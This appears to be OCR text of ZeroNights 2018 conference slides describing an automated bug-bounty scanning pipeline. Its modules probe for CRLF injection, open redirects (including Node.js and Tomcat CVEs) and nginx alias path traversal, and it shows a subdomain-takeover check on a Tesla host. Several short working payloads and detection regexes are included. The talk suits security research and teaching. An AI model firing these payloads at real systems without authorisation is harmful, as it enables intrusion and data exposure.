
- CNAME
- HTTP status code
- Site of the HTTP response by 20-30%
- HTTP / HTTPS availability

As a result, ~200 sites out of 36k are rechecked every day.


ZERO
NIGHTS
2018


2 3
EDITION

Automation


Tasks Queue
Initial Checks
Module #1
Module #2
Module #N
Check for changes
whitelist.example.com
Program Policy
Domains List
*.example.com
Subdomains Dumper
Controversial Situations
Search and Analysis
Passive Checks
Database
Vulnerabilities
Notifications

Modules

Basic principles

- The most simple vulnerabilities
- It's pointless to compete with other scanners in classic vulnerabilities

  /* XSS via GET parameter */

Module example #1

CRLF Injection

```
HTTP/1.1 301 Moved Permanently
Server: awselb/2.0
…
Location: https://example.com/$client_input$
```

https://2017.zeronights.org/wp-content/uploads/materials/ZN17_Karbutov_CRLF_PDF.pdf

Module example #1

CRLF Injection

```
/%0DXTest%3Acrlftest
/%0AXTest%3Acrlftest
/?%0DXTest%3Acrlftest=test
/%3F%0AXTest%3Acrlftest=test
/%0AXTest%3Acrlftest/..
```

Regexp

```
[\r\n]XTest
```

Module example #1

Nginx misconfiguration

`$uri, $document_uri` – normalized variables

`/foo%20bar/baz/%2e%2e/ => /foo bar/`

`return 302 https://$host$uri; =>` CRLF Injection

http://blog.volema.com/nginx-insecurities.html thx @kyprizel

Module example #1

Nginx misconfiguration

```
location ~ /v1/((?<action>[^.]*)\.json)?$ {
        add_header X-Action $action; => CRLF Injection
```

```
GET /v1/%0d%0aXTest:test.json HTTP/1.0
```

https://github.com/yandex/gixy/blob/master/docs/en/plugins/httpsplitting.md

Module example #1

CRLF Injection

```
/%0DXTest%3Acrlftest
/%0AXTest%3Acrlftest
/?%0DXTest%3Acrlftest=test
/%3F%0DXTest%3Acrlftest=test
/%0AXTest%3Acrlftest/..
```

(works more often than others on Apache)

Regexp

```
[\r\n]XTest
```

Module example #1

Result:

Apache httpd mod_alias < 2.4.25 CRLF Injection (CVE-???)

```
RedirectMatch "/xxx/(.*)" "/yyy/$1"
```

```
/xxx/x%0Dx?x%0Dx                => /yyy/x%0Dx?x%0Dx
/xxx/x%3F%0DXTest:test          => CRLF Injection
/xxx/x%23%0DXTest:test          => CRLF Injection
```

Module example #1

Bonus:

Apache httpd mod_userdir CRLF Injection (CVE-2016-4975)

```
UserDir "http://example2.com/*"
```

```
/~user/file                    => http://example2.com/user/file
/~user/%0D%0AXTest:test        => CRLF Injection
```

Module example #2

Open Redirect

Redirect from /folder to /folder/

```
HTTP/1.1 302 Found
Server: nginx
...
Location: /$user_input$/
```

```
//example.com/
Protocol-relative URL
```

http://homakov.blogspot.com/2014/01/evolution-of-open-redirect-vulnerability.html

2^3 EDITION

Module example #2

Open Redirect

```
//redirect
//redirect/%2F..
///redirect
/%5Credirect
//redirect/..;/css
```

Regexp

```
Location:\s*(?:|[\\\\\/\x09]{2,}|https?:\/\/)redirect
```

Module example #2

Open Redirect

```
//redirect
//redirect/%2F..  (works more often than others on Node.js)
///redirect
/%5Credirect
//redirect/..;/css  (works more often than others on Tomcat)
```

Module example #2

Result:

Node.js serve-static < 1.7.2 Open Redirect (CVE-2015-1164)

```
GET //google.com/%2F.. HTTP/1.1
```

```
Location: //google.com/%2F../
```

Module example #2

Result:

Apache Tomcat < 9.0.12 Open Redirect (CVE-2018-11784)

By Default:

```
mapperContextRootRedirectEnabled=true
mapperDirectoryRedirectEnabled=false
```

false = Open Redirect

Module example #2

Apache Tomcat < 9.0.12 Open Redirect (CVE-2018-11784)

```
//example.com/..;/%existing_folder%
//example.com/..;/docs/config
//example.com/..;/examples/jsp
//%existing_folder%;@example.com
```

(by @_skiddy44)

```
Location: //example.com/..;/docs/config/
```

Module example #2

Apache Tomcat < 9.0.12 Open Redirect (CVE-2018-11784)

```
useRelativeRedirects=false

//example.com/..;/css

Location: http://example.com/..;/css/
```

Module example #3

Nginx alias path traversal (off-by-slash)

```
root /var/www/public/;
location /img {
  alias /var/www/images/;
}
```

```
http://example.com/img../.env
/var/www/images/../.env
```

Module example #3

Nginx alias path traversal (off-by-slash) checks

`GET /static`	=> 30X redirect `/static/`
`GET /static.`	=> 30X redirect `/static./`
`GET /static..`	=> 30X redirect `/static../`
`GET /static...`	=> 200 | 404

Module example #3

Nginx alias path traversal (off-by-slash)


Index of /dist../

../		
configs/	23-Aug-2018 17:53	-
cypress/	23-Aug-2018 17:53	-
dist/	23-Aug-2018 17:57	-
lib/	23-Aug-2018 17:53	-
mocks/	23-Aug-2018 17:53	-
n/	23-Aug-2018 17:54	-
node_modules/	23-Aug-2018 17:56	-
src/	23-Aug-2018 17:53	-
stories/	23-Aug-2018 17:53	-
tests/	23-Aug-2018 17:53	-
LICENSE	23-Aug-2018 17:53	1071
README.md	23-Aug-2018 17:53	3379
cypress.json	23-Aug-2018 17:53	395
package-lock.json	23-Aug-2018 17:56	723388
package.json	23-Aug-2018 17:53	8193


ZERO
NIGHTS
2018


2 3
EDITION

Automation


Tasks Queue
Initial Checks
Module #1
Module #2
Module #N
Check for changes
whitelist.example.com
Program Policy
Domains List
*.example.com
Subdomains Dumper
Controversial Situations
Search and Analysis
Passive Checks
Database
Vulnerabilities
Notifications

Passive checks

Passive checks

Checks that do not require sending additional requests to the attacked server

Search in HTTP responses:

- Stacktrace, full path disclosure
- Debug mode
- Subdomain takeover fingerprint

https://github.com/EdOverflow/can-i-take-over-xyz

Vulnerability example

[toolbox.tesla.com] Report HTTP HTTPS

Created at: 2018-09-29 11:48:13

> Domain Info (40)

> Screenshots (0)

> Responses (53)

> Directories (0)

> Vulnerabilities (1)

Date: 2018-10-18 10:35:10 Delete

```
dig toolbox.tesla.com:
toolbox.tesla.com.   3599    IN   A    209.133.79.71

dig www.toolbox.tesla.com:
toolbox.tesla.com.   3599    IN   A    209.133.79.71
```


Date: 2018-10-20 01:21:46 Delete

```
dig toolbox.tesla.com:
toolbox.tesla.com.   3599    IN   CNAME   toolbox.tb.tesla.services.
toolbox.tb.tesla.services. 4    IN   A    52.218.209.11

dig www.toolbox.tesla.com:
toolbox.tesla.com.   3599    IN   CNAME   toolbox.tb.tesla.services.
toolbox.tb.tesla.services. 4    IN   A    52.218.209.11
```

Vulnerability example

Dig returned a different result and the site was queued for rechecking




Vulnerability example

```
toolbox.tesla.com              CNAME   toolbox.tb.tesla.services.
toolbox.tb.tesla.services.     A       amazon s3 ip
```

